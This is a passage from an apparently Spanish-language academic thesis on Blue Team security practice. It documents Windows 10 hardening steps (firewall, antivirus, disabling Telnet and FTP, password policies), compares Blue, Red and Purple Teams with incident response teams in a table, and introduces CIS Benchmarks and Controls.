
Fuente: Elaboración propia.

Ilustración 65: Ajuste configuración de Firewall




Fuente: Elaboración propia.

Ilustración 66: Confirmación configuración del Firewall




Fuente: Elaboración propia.

Ilustración 67: Configuración reglas por defecto Firewall



Fuente: Elaboración propia.

Ilustración 68: Confirmación de aplicación de directivas




Fuente: Elaboración propia.

Instalación de software de seguridad.


Se activa la protección por defecto de Windows 10 – Microsoft Defender, así mismo, se procede a instalar un software antivirus y antimalware en la máquina afectada, se configura el software para realizar análisis periódicos del sistema y escaneos en tiempo real para detectar y eliminar cualquier amenaza de seguridad.

Ilustración 69: Acceso configuración Windows Defender




Fuente: Elaboración propia.

Ilustración 70: Estado actual seguridad de Windows



Fuente: Elaboración propia.

Ilustración 71: Ajuste configuración Windows Defender




Fuente: Elaboración propia.

Ilustración 72: Instalación Antivirus (Avast)


Fuente: Elaboración propia.

Ilustración 73: Proceso instalación Avast




Fuente: Elaboración propia.

Ilustración 74: Avast instalado en la máquina



Fuente: Elaboración propia.

Ilustración 75: Resultado escaneo de vulnerabilidades




Fuente: Elaboración propia.

Desactivación de servicios y características no utilizados.


Se deshabilitó cualquier servicio o característica del sistema que no sea necesario para las operaciones del sistema, incluyendo servicios de red no utilizados, como el servidor Telnet, el servidor FTP, etc.

Ilustración 76: Ingreso configuración panel de control




Fuente: Elaboración propia.

Ilustración 77: Ingreso a la configuración de programas




Fuente: Elaboración propia.

Ilustración 78: Ingresar a desactivar características de Windows



Fuente: Elaboración propia.

Ilustración 79: Confirmar que no se tiene TELNET ni FTP activo




Fuente: Elaboración propia.

Configuración de políticas de seguridad.


Se configuró la política de seguridad en el sistema, como contraseñas seguras, políticas de bloqueo de cuentas después de varios intentos fallidos de inicio de sesión, y políticas de acceso basadas en roles.

Ilustración 80: Ingreso a la configuración de políticas




Fuente: Elaboración propia.

Ilustración 81: Acceso a las configuraciones de seguridad




Fuente: Elaboración propia.

Ilustración 82: Ingreso configuración de políticas de contraseña




Fuente: Elaboración propia.

Ilustración 83: Estado actual política de contraseña



Fuente: Elaboración propia.

Ilustración 84: Configuración política de contraseña



Fuente: Elaboración propia.

2.3.10 ¿Qué Diferencia Existen Entre los Equipos Antes Mencionados con el Purple Team y Equipos de Respuesta a Incidentes Informáticos?

El objetivo principal de Purple Team es combinar las habilidades y conocimientos de los equipos Blue Team y Red Team para mejorar la seguridad de la organización; con respecto a los equipos de respuesta a incidentes; estos buscan gestionar los incidentes de seguridad de forma rápida y eficaz minimizando el daño y restaurando los sistemas a la normalidad.

Tabla 1: Diferencia entre equipos

Equipo	Blue Team	Red Team	Purple Team	Equipo de respuesta ante incidentes
Objetivo	Defender la infraestructura de TI de la organización contra ataques informáticos. (NIST, 2023)	Simular ataques informáticos a la organización para identificar vulnerabilidades y probar la eficacia de las medidas de seguridad. (EC-Council, 2022)	Combinar las habilidades y conocimientos de los equipos Blue Team y Red Team para mejorar la seguridad de la organización. (EC-Council, 2022)	Responder a incidentes de seguridad de forma rápida y eficaz para minimizar el daño y restaurar la normalidad. (NIST, 2023)
Enfoque	Implementar medidas de seguridad como firewalls, sistemas de detección de intrusiones (IDS) y sistemas de prevención de intrusiones (IPS). (SANS Institute, 2015) Monitorear la red y los sistemas para detectar actividades sospechosas. (EC-Council, 2022) Responder a incidentes de	Utilizar técnicas y herramientas de ataque reales para penetrar en la infraestructura de TI. (SANS Institute, 2015) Identificar las debilidades en la seguridad de la organización. (EC-Council, 2022) Documentar sus hallazgos y presentarlos al equipo Blue Team. (SANS Institute, 2015) Ayudar al equipo Blue Team a mejorar la	Realizar ejercicios de ataque-defensa para evaluar la postura de seguridad de la organización. (EC-Council, 2022) Desarrollar estrategias y soluciones de seguridad integrales. (EC-Council, 2022) Fomentar la colaboración y la comunicación entre los	Investigar el incidente para determinar la causa, el alcance y el impacto. (NIST, 2023) Contener el daño y evitar que el ataque se propague. (NIST, 2023) Recuperar los sistemas y datos afectados. (NIST, 2023) Documentar el incidente y las lecciones

Equipo	Blue Team	Red Team	Purple Team	Equipo de respuesta ante incidentes
	seguridad y contener el daño. (NIST, 2023) Realizar pruebas de penetración para identificar vulnerabilidades en la infraestructura de TI. (SANS Institute, 2015)	postura de seguridad de la organización. (EC-Council, 2022)	equipos Blue Team y Red Team. (EC-Council, 2022) Ayudar a la organización a aprender de sus errores y mejorar su capacidad de respuesta ante incidentes de seguridad. (EC-Council, 2022)	aprendidas. (NIST, 2023) Implementar medidas para prevenir futuros incidentes. (NIST, 2023)
Actividades	Implementar medidas de seguridad, monitorear y responder a las amenazas.	Identificar y explotar vulnerabilidades, proporcionar informes detallados sobre brechas de seguridad.	Coordinar ejercicios de simulación de ataques, analizar resultados de pruebas de penetración, identificar áreas de mejora y fortalecer defensas.	Monitorear la red en busca de actividades sospechosas, investigar incidentes de seguridad, coordinar la respuesta a incidentes, realizar análisis forenses.
Metodología	Uso de estrategias defensivas como firewalls, sistemas de detección de intrusiones, antivirus, etc.	Uso de técnicas de hacking ético para evaluar la seguridad de los sistemas.	Uso de ejercicios de simulación de ataques y pruebas de penetración para evaluar	Uso de herramientas de detección de amenazas, análisis forenses y gestión de

Equipo	Blue Team	Red Team	Purple Team	Equipo de respuesta ante incidentes
	(EC-Council, 2022)		la seguridad cibernética.	incidentes para mitigar y responder a incidentes de seguridad.
Colaboración	Colabora estrechamente con el Red Team y el Equipo de Respuesta ante Incidentes para fortalecer la seguridad cibernética de la organización.	Trabaja en estrecha colaboración con el Blue Team y el Purple Team para identificar debilidades en las defensas de seguridad.	Facilita la colaboración entre el Blue Team y el Red Team para mejorar la seguridad cibernética de la organización.	Trabaja en estrecha colaboración con el Blue Team y el Purple Team para mitigar y responder efectivamente a incidentes de seguridad.

Fuente: Elaboración propia.

2.3.11 ¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam?

El Center for Internet Security (CIS) desempeña un papel fundamental dentro de los equipos Blue Team al proporcionar directrices y mejores prácticas para fortalecer la seguridad cibernética. Según Stallings y Brown (2014), CIS ofrece una amplia gama de recursos, incluidas las Benchmarks de seguridad, que son guías detalladas para configurar sistemas informáticos de manera segura y mitigar riesgos de seguridad. Además, CIS Security Controls, como se describe en el trabajo de Kim et al. (2015), proporciona un conjunto prioritizado de acciones para proteger los sistemas de información de una organización contra las amenazas cibernéticas más comunes. [13]

El CIS también desempeña un papel activo en la promoción de la colaboración y el intercambio de información entre los profesionales de la seguridad cibernética. Como señala Blyth (2018), CIS facilita la participación en comunidades de

[13] Kim, D., Solomon, M., & Broom, D. (2015). CompTIA Security+ Study Guide: SY0-401. John Wiley & Sons.

seguridad, donde los expertos pueden compartir experiencias, desafíos y soluciones relacionadas con la ciberseguridad.[14]

Para utilizar los recursos del Center for Internet Security (CIS) se debe:

Introducción a CIS.

El Center for Internet Security (CIS) es una organización sin fines de lucro dedicada a mejorar la seguridad cibernética en todo el mundo el cual proporciona varios recursos y herramientas para ayudar a las organizaciones a fortalecer sus defensas cibernéticas.[15]

Recursos disponibles.

- CIS Benchmarks: Son conjuntos de directrices de seguridad prácticas y basadas en la comunidad para diversas tecnologías, sistemas operativos y aplicaciones.
- CIS Controls: Es un conjunto de mejores prácticas de seguridad cibernética diseñadas para ayudar a las organizaciones a prevenir, detectar y responder a las amenazas cibernéticas.
- Herramientas y guías adicionales: CIS ofrece varias herramientas y recursos gratuitos, incluidas guías de implementación, evaluaciones de seguridad y más.

Acceso a los tutoriales.

Es posible hacerlo de la siguiente manera

- Sitio web oficial de CIS en https://www.cisecurity.org/.
- Existen diferentes categorías de recursos, como Benchmarks de seguridad y CIS Controls.

Cómo utilizar los Benchmarks de seguridad y CIS Controls.

- Primero dse debe descargar los Benchmarks de seguridad y guías de implementación relevantes para tus sistemas y aplicaciones.
- Luego debemos seguir las directrices proporcionadas en los Benchmarks para configurar tus sistemas de acuerdo con las mejores prácticas de seguridad.

[14] Blyth, A. (2018). The Basics of Cyber Safety: Computer and Mobile Device Safety Made Easy. Springer.
[15]

- Por último, implementar los CIS Controls en algún entorno para mejorar la postura de seguridad cibernética de tu organización.

